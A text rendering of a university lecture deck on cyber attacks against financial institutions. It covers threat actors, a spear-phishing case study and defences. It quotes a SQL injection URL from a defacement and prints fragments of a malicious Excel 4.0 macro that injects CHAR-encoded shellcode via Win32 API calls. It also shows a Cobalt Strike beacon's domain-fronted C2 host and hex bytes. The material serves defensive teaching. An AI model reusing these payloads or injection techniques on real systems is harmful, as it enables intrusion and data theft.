

Breaking down Cyber Attacks in Financial Institutions

University of Prishtina
Faculty of Electrical and Computer Engineering

13/01/2021



\$ whoami

Arti Karahoda

Information Security @ Raiffeisen Bank

Data Protection @ Sense CRC

- Network & Mobile Security
- Digital Forensics
- Exploit Development & Automation
- Cyber Threat Intelligence



<https://artikrh.sh>

Content

IN THIS PRESENTATION:

1. Threat Landscape
2. Technical Analysis
3. Preventive Measures

Please write down your questions in the meanwhile so we can discuss them at the end – Q&A Session

Cyber Security career paths




1

Threat Landscape

- What are the existing cyber threats?
- Who are the malicious actors?

Targeted Global Industries



Advanced Persistent Threats (APT)



Case Study: Kosova

- 78 days of NATO bombing
- Serbia's countermeasures in cybernetics
 - Ping flood against NATO infrastructure
 - Attacks on Albania's web platforms
- Chinese Involvement
 - White House web defacement

Haxored by StRoNiX - T0r3x - Skochko - EsC - Ig0r

Haxored by StRoNiX - T0r3x - Skochko - EsC - Ig0r

Ministrja
Zëvendësministri
Këshilltarët Politik
Zyra e Sekretariatit
Departamentet
Sherbimi Korrëktues i Kosovës
Sherbimi Spravues i Kosovës
Departamenti për Personat e Zhdukur dhe Mjekesit Ujore
Departamenti për Qasje në Drejtësi
Departamenti per Çështje Ligjore
Administrati i Personalitetit
Departamenti i Prokurorit
Organogrami
Legislacioni

Kosovo National TV's & Radio : SUCCESS ...
rtklive.com <- Nacional TV of Kosovo
® HACKED By Anonymous Macedonia...
[http://www.rtklive.com/en/news-single.php?ID=-12933' union select 1,2,version\(\),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19+--+ez](http://www.rtklive.com/en/news-single.php?ID=-12933' union select 1,2,version(),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19+--+ez)

root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
::x:3:3:sys:/dev:/usr/sbin/nologin

YOU ARE HACKED

KOZOBO JE CFDVSI
ОВО ВАМ ЈЕ ПРВА ОПОМЕНА
СЛЕДЕЋИ ЈЕ ФБ ПРОФИЛ
from Kosovo and Metohija

Who to follow · Refresh · View all
EU Council Press @EU... Follow
Visit Tirana @VisitTirana Follow
Al Jazeera Balkans @AJ... Follow

Kadri Veseli
Speaker of Parliament, the Republic of Kosovo, President, Democratic Party of Kosovo (PDK)

Tweets Tweets & replies Media
Kadri Veseli KadriVeseliMS, Der... KOCOB0 JE CERNA...
Kadri Veseli was here 100%
Ilir Dugolli IlirDugolli
Labinot Hoxha LabinotHoxha

COVID-19 Pandemic Timeframe

238%

Surge in cyber-attacks against financial institutions

9x

Ransomware attacks increase

17%

Increase in wire fraud attempts

51,537 & 961

Average daily malicious COVID-19 themed emails & fake domains



2

Technical Analysis


- Which is our use case?
- What are the used techniques?

Use Case: Spear Phishing

- The most common and effective vector of attack
- Fraudulent attempt to steal personal information (user credentials, credit card details) or execute malware
- Conducted using disguise and/or social engineering through typically email messages
- The email contains a dangerous link (URL) or attachment (such as an Excel spreadsheet)

Infection Vector

- Social Engineering
- Attached document(s)



Shqyrtimi i taksave 2019 03172_k2.xls
58 KB

From:

Sent: Friday, November 22, 2019 11:32 AM

To:

Subject: Rregullimi ATK 2020

Pershendetje [REDACTED]

Ju lutemi, konfirmoni sa më shpejt të jetë e mundur rregullimet tatimore për pernudhën (2020). Përgjigju këtij emailli nëse keni nevojë për informacione të mëtejshme.

Faleminderit

The linked image
cannot be
displayed. The fi...

Human Resources Specialist
[REDACTED]

Tel:

E-mail:

Web:

Informacioni i trasmetuar në permbytje të këtij mesazhi është i destinuar vetëm për individin ose për institucionin

Macro Functions

- Automating Excel tasks
- XLM (Excel 4.0) Macros & VBA (Excel 5.0) Macros

	R5C102	f	=CONCATENATE(R1C102,R2C102,R3C102,R4C102)					
	100	101	102	103	104	105		
1	=R1C101()	=CHAR(72)&CHAR(45)Vir	=ERROR(FALSE, R2C1=R1C105())			=CHAR(217)&CHA		
2	=CALL("Kernel32",R5C102,"JJJJ",1342177280,1020,1228	=CHAR(148)&CHAR(1tual	C:\Program Files (x8 =CALL("Kernel32",R5C102,"JJJJ",0,880,4096,64)			=CHAR(95)&CHA		
3	=SELECT(R1C101:R1000:C101,R1C101)	=CHAR(220)&CHAR(All	=FOPEN(R2C103, 2) =SELECT(R1C105:R1000:C105,R1C105)			=CHAR(132)&CHA		
4	=SET.VALUE(R1C99, 0)	=CHAR(88)&CHAR(23oc	=IF(ISERROR(R3C103)=SET.VALUE(R1C99, 0)			=CHAR(73)&CHA		
5	=WHILE(LEN(ACTIVE.CELL())>0)	=CHAR(222)&CHAR(4=CONCATENATE(R1C102,R2C102,R3C102,R4C102))	=WHILE(LEN(ACTIVE.CELL())>0)			=CHAR(16)&CHA		
6	=CALL("kernel32", "RtlCopyMemory", "JJCJ",R2C100 + R=CHAR(209)&CHAR(J=WORKBOOK.ACTIV		=CALL("Kernel32", "WriteProcessMemory", "JJJCJJ",-1, R2C104 + R1C			=CHAR(36)&CHA		
7	=SET.VALUE(R1C99, R1C99 + 1)	=CHAR(159)&CHAR(J=R1C103()	=SET.VALUE(R1C99, R1C99 + 1)			=CHAR(24)&CHA		
8	=SELECT(, "R[1]C")	=CHAR(88)&CHAR(11	=SELECT(, "R[1]C")			=CHAR(156)&CHA		
9	=NEXT()	=CHAR(66)&CHAR(21	=NEXT()			=CHAR(28)&CHA		
10	=CALL("Kernel32", "CreateThread", "JJJJJJ",0, 0, R2C100 =CHAR(19)&CHAR(35		=CALL("Kernel32", "CreateThread", "JJJJJJ",0, 0, R2C104, 0, 0, 0)			=CHAR(215)&CH		
11	=FORMULA("Error: Connection to the Endpoint not fou	=CHAR(152)&CHAR(2	=R11C100()			=CHAR(157)&CH		
12	=WORKBOOK.ACTIVATE("Sheet1")	=CHAR(78)&CHAR(52				=CHAR(133)&CHA		
13		=CHAR(206)&CHAR(2				=CHAR(101)&CHA		
14		=CHAR(100)&CHAR(1				=CHAR(37)&CHA		
15		=CHAR(93)&CHAR(22				=CHAR(99)&CHA		

Memory Injection

- Usage of XLM CALL() method to invoke three Win32 API functions:
 - VirtualAlloc()
 - RtlCopyMemory()
 - CreateThread()
- Kernel32 DLL
- R5C102: "VirtualAlloc"
- "JJJJ": 4 long int
- LPVOID VirtualAlloc(LPVOID o, SIZE_T 880, DWORD 4096, DWORD 64);

103	104	105
=CHAR(217)&CH		
=CALL("Kernel32",R5C102,"JJJJ",0,880,4096,64)	=CHAR(95)&CHA	
(FALSE, R2C1=R1C105())		=CHAR(132)&CH
Ram Files (x8 =SELECT(R1C105:R1000:C105,R1C105)		=CHAR(73)&CHA
I(R2C103, 2) =SET.VALUE(R1C99, 0)		
RROR(R3C103 =SET.VALUE(R1C99, 0)		

Reverse Engineering

- CHAR() function returns ASCII values used to store the shellcode
- Identifying Indicators of Compromise (IoC)

The screenshot shows a debugger interface with several windows:

- Output pane:** Displays assembly code and memory dump.
- Registers pane:** Shows CPU registers with values like RAX, RBX, RCX, etc.
- Registers pane (right):** Shows CPU registers with values like RAX, RBX, RCX, etc., and highlights the instruction at address 120048.
- Registers pane (far right):** Shows CPU registers with values like RAX, RBX, RCX, etc., and highlights the instruction at address 1200EB.
- Memory dump pane:** Shows memory dump details for address 120048, including host information: "wininet.InternetSetOptionA" and "Host: novote.azureedge.net\".
- Memory dump pane (right):** Shows memory dump details for address 1200EB, including host information: "wininet" and "return to 00000000".

Assembly code visible in the Output pane:

```
2)&CHAR(49)
=CHAR(95)&CHAR(20)&CHAR(3)&CHAR(95)&CHAR(189)&CHAR(149)&CHAR(179)&CHAR(37)&CHAR(85)&CHAR(208)
) &CHAR(60)&CHAR(214)&CHAR(165)&CHAR(131)&CHAR(181)&CHAR(51)&CHAR(148)&CHAR(145)&CHAR(162)&CH
AR(48)
=CHAR(132)&CHAR(37)&CHAR(160)&CHAR(21)&CHAR(36)&CHAR(205)&CHAR(228)&CHAR(141)&CHAR(191)&CHAR
(163)&CHAR(32)&CHAR(161)&CHAR(8)&CHAR(9)&CHAR(23)&CHAR(140)&CHAR(137)&CHAR(191)&CHAR(151)&CH
AR(66)
=CHAR(73)&CHAR(161)&CHAR(107)&CHAR(153)&CHAR(157)&CHAR(1)&CHAR(85)&CHAR(82)&CHAR(208)&CHAR(6
4)&CHAR(146)&CHAR(143)&CHAR(26)&CHAR(16)&CHAR(75)&CHAR(219)&CHAR(136)&CHAR(133)&CHAR(248)&CH
AR(153)
=CHAR(16)&CHAR(167)&CHAR(46)&CHAR(150)&CHAR(40)&CHAR(223)&CHAR(75)&CHAR(105)&CHAR(220)&CHAR
85)&CHAR(85)&CHAR(186)&CHAR(76)&CHAR(225)&CHAR(29)&CHAR(34)&CHAR(231)&CHAR(173)&CHAR(189)&CH
AR(83)
=CHAR(36)&CHAR(174)&CHAR(130)&CHAR(26)&CHAR(65)&CHAR(5)&CHAR(112)&CHAR(157)&CHAR(131)&CHAR(8
7)&CHAR(121)&CHAR(175)&CHAR(235)&CHAR(52)&CHAR(68)&CHAR(31)&CHAR(230)&CHAR(69)&CHAR(128)&CH
AR(152)


```

Domain Fronting

- HTTP request manipulation
- Used to bypass firewalls

The screenshot shows the OWASP ZAP interface in the 'Proxy' tab, specifically the 'Intercept' sub-tab. A red warning icon indicates a captured request to `https://vod.brunstad.tv:443`. The request details are as follows:

```
GET /_circle.gif HTTP/1.1
Host: novote.azureedge.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
Connection: close
```



Cobalt Strike

- Commercial product for security assessments
- Cobalt Strike Beacon
- GIF Magic Headers

0000	47 49 46 38 39 61 01 00 01 00 80 00 00 00 00 00 FF FF FF FF 21	GIF89a....
0013	F9 04 01 00 00 00 2C 00 00 00 00 01 00 01 00 00 02 01 44,....
0026	00 3B FC E8 10 00 00 00 AB 27 ED 3B 9E 87 BA EF 1D 08 F3	;.;;....'
0039	D3 50 5C 49 7E EB 27 5A 8B 02 83 C2 04 8B 0A 31 C1 83 C2	.P\I~.Z..
004c	04 52 8B 2A 31 C5 89 2A 31 E8 83 C2 04 83 E9 04 31 ED 39	.R.*1...*1.
005f	E9 74 02 EB EA 58 FF E0 E8 D4 FF FF FF 18 F0 0D D7 18 B2	.t....X....
0072	0E D7 55 AA E5 D7 55 AA E5 8C DC 75 B7 C9 89 FC 52 48 4A	..U...U...
0085	A9 C3 48 4A 56 10 20 BA E3 B2 76 D2 E7 B2 76 D2 B0 4D A6	..HJV.
0098	D2 B0 4D A6 D2 B0 4D A6 D2 B0 4D A6 D2 B0 4D A6 D2 B0 4D	..M...M...
00ab	A6 D2 B0 4D A6 2A B0 4D A6 24 AF F7 A8 24 1B FE 65 05 A3	...M.*.M.\$
00be	FF 29 C8 82 AB 41 A1 F1 8B 31 D3 9E EC 43 B2 F3 CC 20 D3).....A....1
00d1	9D A2 4F A7 BD C0 2A 87 CF B5 44 A7 A6 DB 64 E3 E9 88 44	..O....*
00e4	8E 86 EC 21 A0 8B E1 2B 84 8B E1 2B 84 8B E1 2B BA 0D C0	...!....+..
00f7	63 C0 EA 8F 78 BA 0D C0 63 C0 EA 8F 78 07 42 56 63 7C A5	c....x....c.

The screenshot shows a debugger interface with several windows:

- Assembly Window:** Displays assembly code with some instructions highlighted in yellow. The code includes calls to `28E003E`, `28E002A`, and `28E0064`.
- Registers Window:** Shows registers with values like `EBP=00000000`, `ECX=00000000`, and `ESP=00000000`.
- Stack Window:** Shows the stack contents with values like `00000000`, `00000000`, and `00000000`.
- Memory Dump Windows (Dump 3, Dump 4, Dump 5):** Show memory dumps of the file at address `00000000`. The first dump shows the file's header and some data. The second dump shows the file's footer and some data. The third dump shows the file's header and some data.
- Watch Window:** Shows variables being monitored, such as `EBP` and `ECX`.

3

Preventive Measures

- What are the industry's best security practices/standards?

High-Level Security Measures

Security Awareness

Implement a regular awareness and training program through orientation packages, eLearning modules, video demonstrations, regular briefings and advisories

Security Controls

Spam filters (SPF/DMARC/DKIM), end-point protections, network security (firewalls), regular system/application patches, access management



Business Continuity

Regular data backup, integrity check, avoiding single point of failures, connectivity, Disaster Recovery Center (DRC)

What can we do about our **use case**?

- Educate staff on spear phishing emails
- Implement in-memory (RAM) protections for end-points against advanced malware attacks
- Refine Group Policy (GPO) settings to limit macro executions
- Keep up with intelligence feeds to block malicious senders before campaigns

Corporate Environments: EDR



Corporate Environments: AD

The screenshot shows a Microsoft Word document titled "Macro Test File". The ribbon menu is open, displaying various options like Control Panel, Desktop, and Microsoft Office 2016. A context menu is also visible, listing options such as File Block Settings, Protected View, Trusted Locations, Dynamic Data Exchange, Allow embedded TrueType fonts to be sent in messages, Block macros from running in Office files from the Internet, Scan encrypted macros in Word Open XML documents, Disable Trust Bar Notification for unsigned application add-ins and block the..., Disable all application add-ins, and Require that application add-ins are signed by Trusted Publisher. The last two items in the list are highlighted with red boxes. A red box also highlights the "BLOCKED CONTENT" message at the bottom of the screen, which states: "Macros in this document have been disabled by your enterprise administrator for security reasons."

File Block Settings	Not configured
Protected View	Not configured
Trusted Locations	Not configured
Dynamic Data Exchange	Enabled
Allow embedded TrueType fonts to be sent in messages	Not configured
Block macros from running in Office files from the Internet	Enabled
Scan encrypted macros in Word Open XML documents	Not configured
Disable Trust Bar Notification for unsigned application add-ins and block the...	Not configured
Disable all application add-ins	Not configured
Require that application add-ins are signed by Trusted Publisher	Not configured

And if nothing goes **right**

- Access denial to critical data and/or computer systems
- Disruption of day-to-day business operations
- Legal implications
- Data leaks online (client/staff information)
- Tremendous long-term reputational damage

=> **Financial loss**

Incident Response

Procedure

- Cálmate
- Identify compromised system(s)
- Isolate hosts
- Collect forensics images and analyze
- Block Indicators of Compromise (IOC)

Objectives

- Minimize the damage
- Reduce recovery time and costs
- Ensure service continuity and non-disruption
- Document and report every detail
- Curate lessons learned

Keep in **mind**

- **Kosovo Police:** Cyber Crime Unit
- **Data Protection:** The Information and Privacy Agency
- **Cyber Security:** National Authority for Cyber Security
- **Computer Emergency Response Team:** KOS-CERT

Thanks!

You can find me at:

linkedin.com/in/artikarahoda

<https://artikrh.sh>

t.me/artikrh

Bonus: Investigative Podcast

- Darknet Diaries (darknetdiaries.com)
- Real life stories
 - Major cyber incidents and data breaches
 - Insider threats
 - Physical security assessments
 - Cyber espionage
 - Wiretapping